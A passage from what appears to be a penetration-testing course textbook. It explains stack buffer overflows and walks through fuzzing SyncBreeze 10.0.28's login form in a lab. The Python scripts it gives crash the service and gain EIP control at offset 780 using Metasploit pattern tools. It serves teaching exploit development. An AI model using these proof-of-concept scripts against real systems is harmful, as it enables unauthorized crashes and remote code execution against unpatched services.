



*Figure 203: The return address of the main parent function is overwritten on the stack*

If we continue the execution and proceed to the RETN instruction in the *main* function, the overwritten return address will be popped into EIP.





*Figure 204: The main function returns into the 0x41414141 invalid address*

At this point, the CPU tries to read the next instruction from 0x41414141. Since this is not a valid address in the process memory space, the CPU triggers an access violation, crashing the application.


*Figure 205: EIP overwrite*

Once again, it's important to keep in mind that the EIP register is used by the CPU to direct code execution at the assembly level. Therefore, obtaining reliable control of EIP would allow us to execute any assembly code we want and eventually shellcode to obtain a reverse shell in the context of the vulnerable application. We will follow this through to completion in a later module.

### 10.2.5 Exercises

1. Repeat the steps shown in this section to see the 12 A's copied onto the stack.
2. Supply at least 80 A's and verify that EIP after the *strcpy* will contain the value 41414141.

## 10.3 Wrapping Up

In this module, we presented the principles behind a *buffer overflow*, which is a type of memory corruption vulnerability. We reviewed how program memory is used, how a buffer overflow occurs,

and how the overflow can be used to control the execution flow of an application. This provided a good understanding of the conditions that make this attack possible and will help us in later modules as we develop an exploit to take advantage of this type of vulnerability.

# 11. Windows Buffer Overflows

In this module, we will demonstrate how to discover and exploit a vulnerability in the SyncBreeze application.[310] Although we are examining a known vulnerability, we will walk through the steps required to "discover it" and will not rely on previous research for this application. This will essentially replicate the process of discovering and exploiting a remote buffer overflow.

This process requires several steps. First, we must discover a vulnerability in the code (without access to the source). Then, we have to create our input in such a way that we gain control of critical CPU registers. Finally, we need to manipulate memory to gain reliable remote code execution.

## 11.1 Discovering the Vulnerability

Generally speaking, there are three primary techniques for identifying flaws in applications. Source code review is likely the easiest if it is available. If it is not, we can use reverse engineering techniques or fuzzing to find vulnerabilities. In this module, we will focus on fuzzing.

The goal of fuzzing is to provide the target application with input that is not handled correctly, resulting in an application crash. In its most basic form, this input is programmatically generated to be malformed. If a crash occurs as the result of processing malformed input data, it may indicate the presence of a potentially exploitable vulnerability, such as a buffer overflow.

There are many different categories of fuzzing tools and techniques that we can employ based on our particular needs. A fuzzer is considered generation-based if it creates malformed application inputs from scratch, following things like file format or network protocol specifications. A mutation-based fuzzer changes existing inputs by using techniques like bit-flipping to create a malformed variant of the original input.

Generally speaking, a fuzzer that is aware of the application input format can be classified as a smart fuzzer.[311]

### *11.1.1 Fuzzing the HTTP Protocol*

Let's take a look at our vulnerable application to demonstrate the fuzzing and exploit development processes. In 2017, a buffer overflow vulnerability was discovered in the login mechanism of SyncBreeze version 10.0.28. Specifically, the username field of the HTTP POST login request could be used to crash the application. Since working credentials are not required to trigger the vulnerability, it is considered a pre-authentication buffer overflow, a terrific opportunity for us as penetration testers.

We'll begin by starting the SyncBreeze service on our Windows 10 client machine. This can be done by launching the Services console, *services.msc*, right clicking on SyncBreeze and selecting *Start*.

[310] (Flexense, 2019), http://www.syncbreeze.com/

[311] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Fuzzing





*Figure 206: SyncBreeze Service Start*

Now that the service is running, we can focus on the vulnerability discovery process. If we had no foreknowledge about this vulnerability, we would begin fuzzing every input field the application offered, hoping for unexpected behavior or an application crash. For the purposes of this module however, we will skip this step and focus specifically on the vulnerable username field. In order to code a basic generation-based fuzzer from scratch, we will first sample the network traffic that passes between the client and the server during the vulnerable interchange for use as our input data or seed.

---

*We will use Wireshark in this module to collect the network protocol information, but a network proxy like Burp Suite can also be used to analyze HTTP-based protocols as well.*

---

First, we will launch Wireshark on our Kali Linux machine, login into SyncBreeze with invalid credentials, and monitor the traffic on TCP port 80 of our Windows 10 machine as we log in to SyncBreeze:






*Figure 207: Logging into SyncBreeze*



| Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|
| 10.11.0.22 | 10.11.0.4 | TCP | 66 | 80 → 43166 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MS |
| 10.11.0.4 | 10.11.0.22 | TCP | 54 | 43166 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 |
| 10.11.0.4 | 10.11.0.22 | HTTP | 345 | GET /favicon.ico HTTP/1.1 |
| 10.11.0.22 | 10.11.0.4 | TCP | 71 | 80 → 43166 [PSH, ACK] Seq=1 Ack=292 Win=525568 Len=1 |
| 10.11.0.4 | 10.11.0.22 | TCP | 54 | 43166 → 80 [ACK] Seq=292 Ack=18 Win=29312 Len=0 |
| 10.11.0.22 | 10.11.0.4 | HTTP | 1273 | HTTP/1.1 200 OK  () |
| 10.11.0.4 | 10.11.0.22 | TCP | 54 | 43166 → 80 [ACK] Seq=292 Ack=1237 Win=32128 Len=0 |
| 10.11.0.22 | 10.11.0.4 | TCP | 60 | 80 → 43166 [FIN, ACK] Seq=1237 Ack=292 Win=525568 Le |
| 10.11.0.4 | 10.11.0.22 | TCP | 54 | 43166 → 80 [FIN, ACK] Seq=292 Ack=1238 Win=32128 Len |
| 10.11.0.22 | 10.11.0.4 | TCP | 60 | 80 → 43166 [ACK] Seq=1238 Ack=293 Win=525568 Len=0 |

*Figure 208: Wireshark capture of HTTP traffic*

Inspecting the traffic reveals the TCP three-way handshake followed by our HTTP traffic. The TCP stream is as follows:

```
POST /login HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.0.22/login
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=AAAA&password=BBBBHTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 730

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/h
<html>
<head>
<meta http-equiv='Content-Type' content='text/html; charset=UTF-8'>
<meta name='Author' content='Flexense HTTP Server v10.0.28'>
<meta name='GENERATOR' content='Flexense HTTP v10.0.28'>
<title>Sync Breeze Enterprise @ DESKTOP-4MK82OB - Error</title>
<link rel='stylesheet' type='text/css' href='resources/syncbreeze.css' media='all'>
</head>
<body>
<center>
<div class='error_message' style='margin-top: 200px;'>
<p>The specified user name and/or password is incorrect.</p>
</div>
<input style='margin-top: 20px;' type='button' value='Close' onClick="history.go(-1);"
</center>
</body>
</html>
```

*Listing 341 - HTTP traffic*

The HTTP reply shows that the username and password are invalid, but this is irrelevant since the vulnerability we are investigating exists before the authentication takes place. We can replicate this HTTP communication and begin building our fuzzer with a Python *Proof of Concept* (PoC) script similar to the following:

```
#!/usr/bin/python
import socket

try:
    print "\nSending evil buffer..."

    size = 100

    inputBuffer = "A" * size

    content = "username=" + inputBuffer + "&password=A"

    buffer = "POST /login HTTP/1.1\r\n"
    buffer += "Host: 10.11.0.22\r\n"
    buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Fire
fox/52.0\r\n"
    buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
\r\n"
    buffer += "Accept-Language: en-US,en;q=0.5\r\n"
    buffer += "Referer: http://10.11.0.22/login\r\n"
    buffer += "Connection: close\r\n"
    buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
    buffer += "Content-Length: "+str(len(content))+"\r\n"
    buffer += "\r\n"

    buffer += content

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    s.connect(("10.11.0.22", 80))
    s.send(buffer)

    s.close()

    print "\nDone!"

except:
    print "Could not connect!"
```

*Listing 342 - Proof of concept Python script to perform the login HTTP POST*

Since we know we are dealing with a buffer overflow vulnerability, we will build our generation-based fuzzer so that it will send multiple HTTP POST requests with increasingly longer usernames.

The next iteration of our script is shown in Listing 343:

```
#!/usr/bin/python
import socket
import time
import sys

size = 100

while(size < 2000):
  try:
    print "\nSending evil buffer with %s bytes" % size
```

```
    inputBuffer = "A" * size

    content = "username=" + inputBuffer + "&password=A"

    buffer = "POST /login HTTP/1.1\r\n"
    buffer += "Host: 10.11.0.22\r\n"
    buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Fire
fox/52.0\r\n"
    buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
\r\n"
    buffer += "Accept-Language: en-US,en;q=0.5\r\n"
    buffer += "Referer: http://10.11.0.22/login\r\n"
    buffer += "Connection: close\r\n"
    buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
    buffer += "Content-Length: "+str(len(content))+"\r\n"
    buffer += "\r\n"

    buffer += content

    s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

    s.connect(("10.11.0.22", 80))
    s.send(buffer)

    s.close()

    size += 100
    time.sleep(10)

  except:
    print "\nCould not connect!"
    sys.exit()
```

*Listing 343 - Python script to fuzz SyncBreeze*

In the while loop above, notice that we increased the length of the username field by 100 characters on every login attempt. Then, we inserted a 10-second delay between HTTP POST commands to slow down the process and more clearly show which HTTP POST was responsible for triggering the vulnerability.

Before running our fuzzer, we must attach a debugger to SyncBreeze while it is running to catch any potential access violation.

However, we must first determine which of the several SyncBreeze processes is listening on TCP port 80. Although the Immunity Debugger has a *Listening* column designed to show this information, in our case it is not available. Instead, we will use Microsoft TCPView[312] for this purpose by first unchecking *Resolve Addresses* from the *Options* menu to obtain the view shown in Figure 209.

[312] (Microsoft, 2011), https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview

| Process | PID | Protocol | Local Address | Local Port | Remote Address | Remote Port | State |
|---|---|---|---|---|---|---|---|
| syncbrs.exe | 688 | TCP | 0.0.0.0 | 80 | 0.0.0.0 | 0 | LISTENING |
| svchost.exe | 860 | TCP | 0.0.0.0 | 135 | 0.0.0.0 | 0 | LISTENING |
| svchost.exe | 860 | TCPV6 | [0:0:0:0:0:0:0:0] | 135 | [0:0:0:0:0:0:0:0] | 0 | LISTENING |
| System | 4 | UDP | 10.11.0.22 | 137 | * | * | |
| System | 4 | UDP | 10.11.0.22 | 138 | * | * | |
| System | 4 | TCP | 10.11.0.22 | 139 | 0.0.0.0 | 0 | LISTENING |
| System | 4 | TCP | 0.0.0.0 | 445 | 0.0.0.0 | 0 | LISTENING |

*Figure 209: TCPView*

In this case, the process name is **syncbrs.exe** with a process ID of 688. However, when opening Immunity Debugger and navigating to *File* > *Attach*, this process does not appear. This is because SyncBreeze runs with SYSTEM privileges and Immunity Debugger was executed as a regular user. To get around this, we need to relaunch Immunity Debugger with administrative privileges by right-clicking it and choosing "Run as administrator".





*Figure 210: Attach window*

Attaching a debugger to an application pauses it, so we need to resume execution by pressing F9.

Now that the debugger is attached and SyncBreeze is running, we can run the fuzzing script, which produces the following output:

```
kali@kali:~$ ./fuzzer.py
Fuzzing username with 100 bytes
...
Fuzzing username with 800 bytes
Fuzzing username with 900 bytes
```

*Listing 344 - Fuzzing underway*

When our username buffer reaches approximately 800 bytes in length, the debugger presents us with an access violation while trying to execute code at address 41414141:





*Figure 211: Access violation in Immunity Debugger*

Our simple fuzzer triggered a vulnerability in the application! This type of vulnerability is most often due to a memory operation like a copy or move that overwrites data outside its intended memory area. When the overwrite occurs on the stack, this leads to a stack buffer overflow. This may seem like a fairly innocuous oversight, but we will leverage it to trick the CPU into executing any code we want.

Our fuzzer crashed the SyncBreeze application and we need to restart it. Since it is running as a service, we need to restart it through the Services console, *services.msc*.





*Figure 212: SyncBreeze Service in services.msc*

### *11.1.1.2 Exercises*

1. Build the fuzzer and replicate the SyncBreeze crash.
2. Inspect the content of other registers and stack memory. Does anything seem to be directly influenced by the fuzzing input?

## 11.2 Win32 Buffer Overflow Exploitation

Discovering an exploitable vulnerability is exciting, but developing that discovery into a working exploit and successfully getting a shell is even more exciting and practical. To that end, our first goal is to gain control of the EIP register.

### 11.2.1 A Word About DEP, ASLR, and CFG

Several protection mechanisms have been designed to make EIP control more difficult to obtain or exploit.

Microsoft implements several such protections, specifically *Data Execution Prevention* (DEP),[313] *Address Space Layout Randomization* (ASLR),[314] and *Control Flow Guard* (CFG).[315] Before we continue, let's discuss these in a bit more detail.

DEP is a set of hardware and software technologies that perform additional checks on memory to help prevent malicious code from running on a system. The primary benefit of DEP is to help prevent code execution from data pages[316] by raising an exception when such attempts are made.

ASLR randomizes the base addresses of loaded applications and DLLs every time the operating system is booted. On older Windows operating systems like Windows XP where ASLR is not implemented, all DLLs are loaded at the same memory address every time, making exploitation much simpler. When coupled with DEP, ASLR provides a very strong mitigation against exploitation.

Finally, CFG, Microsoft's implementation of *control-flow integrity*, performs validation of indirect code branching, preventing overwrites of function pointers.

Fortunately for us, the SyncBreeze software was compiled without DEP, ASLR, or CFG support, which makes the exploitation process much simpler as we will not have to bypass, or even worry about, these internal security mechanisms.

### 11.2.2 Replicating the Crash

Based on our fuzzer output, we can assume that SyncBreeze may be vulnerable to a buffer overflow when a username having a length of about 800 bytes is submitted through the HTTP POST request during login. Our first task in the exploitation process is to write a simple script that will replicate our observed crash, without having to run the fuzzer each time. Our new script would look like the one shown in Listing 345:

```
#!/usr/bin/python
import socket

try:
  print "\nSending evil buffer..."

  size = 800

  inputBuffer = "A" * size

  content = "username=" + inputBuffer + "&password=A"

  buffer = "POST /login HTTP/1.1\r\n"
```

[313] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention

[314] (Michael Howard, 2006), https://blogs.msdn.microsoft.com/michael_howard/2006/05/26/address-space-layout-randomization-in-windows-vista/

[315] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard

[316] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Page_(computer_memory)

```
  buffer += "Host: 10.11.0.22\r\n"
  buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefo
x/52.0\r\n"
  buffer += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r
\n"
  buffer += "Accept-Language: en-US,en;q=0.5\r\n"
  buffer += "Referer: http://10.11.0.22/login\r\n"
  buffer += "Connection: close\r\n"
  buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
  buffer += "Content-Length: "+str(len(content))+"\r\n"
  buffer += "\r\n"

  buffer += content

  s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

  s.connect(("10.11.0.22", 80))
  s.send(buffer)

  s.close()

  print "\nDone!"

except:
  print "\nCould not connect!"
```

*Listing 345 - Reproducing the buffer overflow*

When executed, this script causes an access violation similar to what we have observed earlier. In other words, we are able to consistently replicate the crash. This is a good first step.

### 11.2.3 Controlling EIP

Getting control of the EIP register is a crucial step while exploiting memory corruption vulnerabilities. The EIP register is similar to reins on a horse; we can use it to control the direction or flow of the application. However, at this point we only know that some unknown section of our buffer of A's overwrote EIP as shown in Figure 213:





*Figure 213: EIP overwritten with A's*

Before we can load a valid destination address into the instruction pointer and control the execution flow, we need to know exactly which part of our buffer is landing in EIP.

There are two common ways to do this. First, we could attempt *binary tree analysis*. Instead of 800 A's, we send 400 A's and 400 B's. If EIP is overwritten by B's, we know the four bytes reside in the second half of the buffer. We then change the 400 B's to 200 B's and 200 C's, and send the buffer

again. If EIP is overwritten by C's, we know that the four bytes reside in the 600–800 byte range. We continue splitting the specific buffer until we reach the exact four bytes that overwrite EIP. Mathematically, this should happen in seven iterations.

However, there is a faster way to identify the location of these four bytes. We could use a sufficiently long string that consists of non-repeating 4-byte chunks as our fuzzing input. Then, when the EIP is overwritten with 4 bytes from our string, we can use their unique sequence to pinpoint exactly where in the entire input buffer they are located. While this may be slightly hard to understand at first, it becomes more clear when we apply the technique.

We'll use Metasploit's *pattern_create.rb* Ruby script to help us with this approach. The pattern_create.rb script is located in /usr/share/metasploit-framework/tools/exploit/ but it can be run from any location in Kali by running **msf-pattern_create** as shown below:

```
kali@kali:~$ locate pattern_create
/usr/bin/msf-pattern_create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb

kali@kali:~$ msf-pattern_create -h
Usage: msf-pattern_create [options]
Example: msf-pattern_create -l 50 -s ABC,def,123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf

Options:
    -l, --length <length>            The length of the pattern
    -s, --sets <ABC,def,123>         Custom Pattern Sets
    -h, --help                       Show this message
```

*Listing 346 - Location and help usage for msf-pattern_create*

To create the string for our proof of concept, we pass the **-l** parameter, which defines the length of our required string (**800**):

```
kali@kali:~$ msf-pattern_create -l 800
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6A
f7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5
Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak
...
```

*Listing 347 - Creating a unique string*

The next step is to update our Python script, replacing the existing buffer of 800 A's with this new unique string:

```
#!/usr/bin/python
import socket

try:
  print "\nSending evil buffer..."

  inputBuffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa...1Ba2Ba3Ba4Ba5Ba"

  content = "username=" + inputBuffer + "&password=A"
...
```

*Listing 348 - Updated buffer with unique string*

When we restart SyncBreeze and run our exploit again, we notice that EIP contains a new string, similar to the one shown below in Figure 214:





*Figure 214: EIP overwritten*

The EIP register has been overwritten with *42306142*, the hexadecimal representation of the four characters "B0aB". Knowing this, we can use the companion to pattern_create.rb, named *pattern_offset.rb*, to determine the offset of these specific four bytes in our string. In Kali, this script can be run from any location with **msf-pattern_offset**.

To find the offset where the EIP overwrite happens, we can use **-l** to specify the length of our original string (in our case 800) and **-q** to specify the bytes we found in EIP (42306142):

```
kali@kali:~$ msf-pattern_offset -l 800 -q 42306142
[*] Exact match at offset 780
```

*Listing 349 - Finding the offset*

The msf-pattern_offset script reports that these four bytes are located at offset 780 of the 800-byte pattern. Let's translate this to a new modified buffer string, and see if we can get four B's (0x42424242) to land precisely in the EIP register:

```
#!/usr/bin/python
import socket

try:
  print "\nSending evil buffer..."

  filler = "A" * 780
  eip = "B" * 4
  buffer = "C" * 16

  inputBuffer = filler + eip + buffer

  content = "username=" + inputBuffer + "&password=A"
...
```

*Listing 350 - Updated buffer string*

This time, the web server crashes, the resulting buffer is perfectly structured, and EIP now contains our four B's (0x42424242) as shown in Figure 215:





*Figure 215: EIP under control*

We now have complete control over EIP and we should be able to effectively control the execution flow of SyncBreeze! However, we need to replace our 0x42424242 placeholder and redirect the application flow to a valid address that points to code we want to execute.

#### *11.2.3.1 Exercises*

1. Write a standalone script to replicate the crash.
